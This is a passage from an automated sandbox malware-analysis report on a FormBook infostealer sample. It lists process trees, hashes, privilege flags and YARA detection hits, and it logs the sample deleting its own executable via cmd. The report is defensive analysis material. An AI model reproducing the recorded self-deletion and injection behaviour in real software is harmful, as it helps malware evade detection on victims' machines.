JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.689282253.0000000000590000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.689282253.0000000000590000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.689282253.0000000000590000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 7080

General

Start time:	12:26:46
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 2628 Parent PID: 3424

General

Start time:	12:26:57
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xdd0000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.914660344.0000000003210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.914660344.0000000003210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.914660344.0000000003210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.914609737.0000000003110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.914609737.0000000003110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.914609737.0000000003110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	D69E57	NtReadFile

Analysis Process: cmd.exe PID: 5052 Parent PID: 2628

General

Start time:	12:27:02
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Y4U48592345670954.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5692 Parent PID: 5052

General

Start time:	12:27:02
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis